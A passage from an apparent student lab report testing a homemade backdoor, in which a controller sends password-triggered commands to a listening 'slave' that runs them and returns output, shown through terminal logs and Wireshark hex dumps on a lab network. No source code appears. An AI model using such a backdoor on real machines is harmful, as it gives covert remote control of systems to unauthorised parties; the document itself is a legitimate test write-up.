-rw-r--r-- 1 root root  3560 Oct  4 13:42 helperFunctions.o
-rw------- 1 root root   637 Oct  1 15:24 Makefile
```

And if we manually ran the command in our directory, we can see that they're exactly the same!

```
File  Edit  View  Search  Terminal  Help
[root@DataComm Backdoor3]# ls -l
total 100
-rwxr-xr-x 1 root root 25958 Oct  4 13:42 backdoor
-rw------- 1 root root  7329 Oct  3 16:47 backdoor.c
-rw------- 1 root root   884 Oct  2 12:51 backdoor.h
-rwxr-xr-x 1 root root 28174 Oct  4 13:42 controller
-rw------- 1 root root 11858 Oct  3 16:47 controller.c
-rw------- 1 root root  1266 Oct  3 14:40 controller.h
-rw------- 1 root root   335 Oct  1 22:28 helperFunctions.c
-rw------- 1 root root   214 Oct  3 14:10 helperFunctions.h
-rw-r--r-- 1 root root  3560 Oct  4 13:42 helperFunctions.o
-rw------- 1 root root   637 Oct  1 15:24 Makefile
```

And thanks to a Wireshark capture from the Slave's machine, we can intercept the packet with the command in plain sight:

```
Data (100 bytes)
    Data: 6c73202d6c005844475f56544e523d31005844475f534553...
    [Length: 100]

0030  00 e3 e2 1a 00 00 01 01  08 0a 00 49 51 11 00 49   ........ ...IQ..I
0040  51 19 6c 73 20 2d 6c 00  58 44 47 5f 56 54 4e 52   Q.ls -l. XDG_VTNR
0050  3d 31 00 58 44 47 5f 53  45 53 53 49 4f 4e 5f 49   =1.XDG_S ESSION_I
0060  44 3d 31 00 48 4f 53 54  4e 41 4d 45 3d 44 61 74   D=1.HOST NAME=Dat
0070  61 43 6f 6d 6d 00 49 4d  53 45 54 54 49 4e 47 53   aComm.IM SETTINGS
0080  5f 49 4e 54 45 47 52 41  54 45 5f 44 45 53 4b 54   _INTEGRA TE_DESKT
0090  4f 50 3d 79 65 73 00 47  50 47 5f 41 47 45 4e 54   OP=yes.G PG_AGENT
00a0  5f 49 4e 46 4f 3d                                  _INFO=
```

6. Controller received content from the Slave

Continuing from our last test case, the screenshot from our Controller:

```
[root@DataComm Backdoor3]# ./controller -s 192.168.0.15 -p 10022 -d 192.168.0.14 -q 100
22 -c "ls -l"
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
total 100
-rwxr-xr-x 1 root root 25958 Oct  4 13:42 backdoor
-rw------- 1 root root  7329 Oct  3 16:47 backdoor.c
-rw------- 1 root root   884 Oct  2 12:51 backdoor.h
-rwxr-xr-x 1 root root 28174 Oct  4 13:42 controller
-rw------- 1 root root 11858 Oct  3 16:47 controller.c
-rw------- 1 root root  1266 Oct  3 14:40 controller.h
-rw------- 1 root root   335 Oct  1 22:28 helperFunctions.c
-rw------- 1 root root   214 Oct  3 14:10 helperFunctions.h
-rw-r--r-- 1 root root  3560 Oct  4 13:42 helperFunctions.o
-rw------- 1 root root   637 Oct  1 15:24 Makefile
[root@DataComm Backdoor3]#
```

Which is the same as our Slave's contents. And again, we can see the data within Wireshark:

```
33898 3914.003882000 192.168.0.14 192.168.0.15 TC

0010  03 54 9e 4a 40 00 40 06  17 ec c0 a8 00 0e c0 a8   .T.J@.@. ........
0020  00 0f c0 70 27 26 83 7d  cf b0 56 30 b1 7f 80 19   ...p'&.} ..V0....
0030  00 e5 2d 56 00 00 01 01  08 0a 00 49 51 1b 00 49   ..-V.... ...IQ..I
0040  51 11 2d 72 77 78 72 2d  78 72 2d 78 20 31 20 72   Q.-rwxr- xr-x 1 r
0050  6f 6f 74 20 72 6f 6f 74  20 32 35 39 35 38 20 4f   oot root  25958 O
0060  63 74 20 20 34 20 31 33  3a 34 32 20 62 61 63 6b   ct  4 13 :42 back
0070  64 6f 6f 72 0a 00 00 00  00 00 00 00 00 00 00 00   door.... ........
0080  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
0090  00 00 2d 72 77 2d 2d 2d  2d 2d 2d 2d 20 31 20 72   ..-rw--- ---- 1 r
00a0  6f 6f 74 20 72 6f 6f 74  20 20 37 33 32 39 20 4f   oot root   7329 O
00b0  63 74 20 20 33 20 31 36  3a 34 37 20 62 61 63 6b   ct  3 16 :47 back
00c0  64 6f 6f 72 2e 63 0a 00  00 00 00 00 00 00 00 00   door.c.. ........
00d0  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
00e0  00 00 2d 72 77 2d 2d 2d  2d 2d 2d 2d 20 31 20 72   ..-rw--- ---- 1 r
00f0  6f 6f 74 20 72 6f 6f 74  20 20 20 38 38 34 20 4f   oot root    884 O
0100  63 74 20 20 32 20 31 32  3a 35 31 20 62 61 63 6b   ct  2 12 :51 back
0110  64 6f 6f 72 2e 68 0a 00  00 00 00 00 00 00 00 00   door.h.. ........
0120  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
0130  00 00 2d 72 77 78 72 2d  78 72 2d 78 20 31 20 72   ..-rwxr- xr-x 1 r
0140  6f 6f 74 20 72 6f 6f 74  20 32 38 31 37 34 20 4f   oot root  28174 O
0150  63 74 20 20 34 20 31 33  3a 34 32 20 63 6f 6e 74   ct  4 13 :42 cont
0160  72 6f 6c 6c 65 72 0a 00  00 00 00 00 00 00 00 00   roller.. ........
0170  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
0180  00 00 2d 72 77 2d 2d 2d  2d 2d 2d 2d 20 31 20 72   ..-rw--- ---- 1 r
0190  6f 6f 74 20 72 6f 6f 74  20 31 31 38 35 38 20 4f   oot root  11858 O
01a0  63 74 20 20 33 20 31 36  3a 34 37 20 63 6f 6e 74   ct  3 16 :47 cont
01b0  72 6f 6c 6c 65 72 2e 63  0a 00 00 00 00 00 00 00   roller.c ........
01c0  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
01d0  00 00 2d 72 77 2d 2d 2d  2d 2d 2d 2d 20 31 20 72   ..-rw--- ---- 1 r
01e0  6f 6f 74 20 72 6f 6f 74  20 20 31 32 36 36 20 4f   oot root   1266 O
01f0  63 74 20 20 33 20 31 34  3a 34 30 20 63 6f 6e 74   ct  3 14 :40 cont
0200  72 6f 6c 6c 65 72 2e 68  0a 00 00 00 00 00 00 00   roller.h ........
0210  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
0220  00 00 2d 72 77 2d 2d 2d  2d 2d 2d 2d 20 31 20 72   ..-rw--- ---- 1 r
0230  6f 6f 74 20 72 6f 6f 74  20 20 20 33 33 35 20 4f   oot root    335 O
0240  63 74 20 20 31 20 32 32  3a 32 38 20 68 65 6c 70   ct  1 22 :28 help
0250  65 72 46 75 6e 63 74 69  6f 6e 73 2e 63 0a 00 00   erFuncti ons.c...
0260  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
0270  00 00 2d 72 77 2d 2d 2d  2d 2d 2d 2d 20 31 20 72   ..-rw--- ---- 1 r
0280  6f 6f 74 20 72 6f 6f 74  20 20 20 32 31 34 20 4f   oot root    214 O
0290  63 74 20 20 33 20 31 34  3a 31 30 20 68 65 6c 70   ct  3 14 :10 help
02a0  65 72 46 75 6e 63 74 69  6f 6e 73 2e 68 0a 00 00   erFuncti ons.h...
02b0  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
02c0  00 00 2d 72 77 2d 72 2d  2d 72 2d 2d 20 31 20 72   ..-rw-r- -r-- 1 r
02d0  6f 6f 74 20 72 6f 6f 74  20 20 33 35 36 30 20 4f   oot root   3560 O
02e0  63 74 20 20 34 20 31 33  3a 34 32 20 68 65 6c 70   ct  4 13 :42 help
02f0  65 72 46 75 6e 63 74 69  6f 6e 73 2e 6f 0a 00 00   erFuncti ons.o...
0300  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
0310  00 00 2d 72 77 2d 2d 2d  2d 2d 2d 2d 20 31 20 72   ..-rw--- ---- 1 r
0320  6f 6f 74 20 72 6f 6f 74  20 20 20 36 33 37 20 4f   oot root    637 O
0330  63 74 20 20 31 20 31 35  3a 32 34 20 4d 61 6b 65   ct  1 15 :24 Make
0340  66 69 6c 65 0a 00 74 69  6f 6e 73 2e 6f 0a 00 00   file..ti ons.o...
0350  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
0360  00 00                                              ..
```

7. Once packet is sent, Slave will listen for another packet with password, commands, etc.

Our Slave's purpose is to continually listen for more connections with the Controller. While the Controller terminates after sending and receiving a packet from the Slave, the Slave continues to loop as a listener. To prove that, we will show two consecutive connections from the Controller with two different commands:

First Command:

```
./controller -s 192.168.0.15 -p 10022 -d 192.168.0.14 -q 10022 -c "cd /; ls"
```

Results from the Slave (left) and Controller (right):

```
[root@DataComm Backdoor3]# ./backdoor
Source Port: 10022
Dest Port: 10022
ACK #: 0
SEQ #: 218765575
TCP Flags:
  URG: 0
  ACK: 0
  PSH: 0
  RST: 0
  SYN: 1
  FIN: 0
Password Received
We want to connect to port: 10022
Command: cd /; ls
bin
boot
dev
etc
home
lib
lib64
libpeerconnection.log
lost+found
media
mnt
opt
proc
public_html
root
run
sbin
srv
sys
tmp
usr
var
```

```
[root@DataComm Backdoor3]# ./controller -
22 -c "cd /; ls"
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
bin
boot
dev
etc
home
lib
lib64
libpeerconnection.log
lost+found
media
mnt
opt
proc
public_html
root
run
sbin
srv
sys
tmp
usr
var
[root@DataComm Backdoor3]#
```

Second Command:

```
./controller -s 192.168.0.15 -p 10022 -d 192.168.0.14 -q 10022 -c “cd usr; ls”
```

Screenshot from Slave (left) and Controller (right):

```
etc
home
lib
lib64
libpeerconnection.log
lost+found
media
mnt
opt
proc
public_html
root
run
sbin
srv
sys
tmp
usr
var
Source Port: 10022
Dest Port: 10022
ACK #: 0
SEQ #: 218765575
TCP Flags:
  URG: 0
  ACK: 0
  PSH: 0
  RST: 0
  SYN: 1
  FIN: 0
Password Received
We want to connect to port: 10022
Command: cd usr; ls
sh: line 0: cd: usr: No such file or directory
backdoor
backdoor.c
backdoor.h
controller
controller.c
controller.h
helperFunctions.c
helperFunctions.h
helperFunctions.o
Makefile
```

```
[root@DataComm Backdoor3]# ./controller -s 192.168.0.15
 -q 10022 -c "cd /; ls"
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
bin
boot
dev
etc
home
lib
lib64
libpeerconnection.log
lost+found
media
mnt
opt
proc
public_html
root
run
sbin
srv
sys
tmp
tml
tml
tml
[root@DataComm Backdoor3]# ./controller -s 192.168.0.15
 -q 10022 -c "cd usr; ls"
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
backdoor
backdoor.c
backdoor.h
controller
controller.c
controller.h
helperFunctions.c
helperFunctions.h
helperFunctions.o
Makefile
[root@DataComm Backdoor3]#
```

As we can see, there are remnants of the previous transaction on our Slave’s terminal, but we see no termination of the application. This ensures that the application continues to run after each transaction. Conversely, our Controller terminates after every transaction. We can see how we had to enter the command twice. Furthermore, note that our second command to traverse into “usr” directory is a relative command, not absolute! This ensures that it is dependent on our previous command and it lists exactly what we would expect.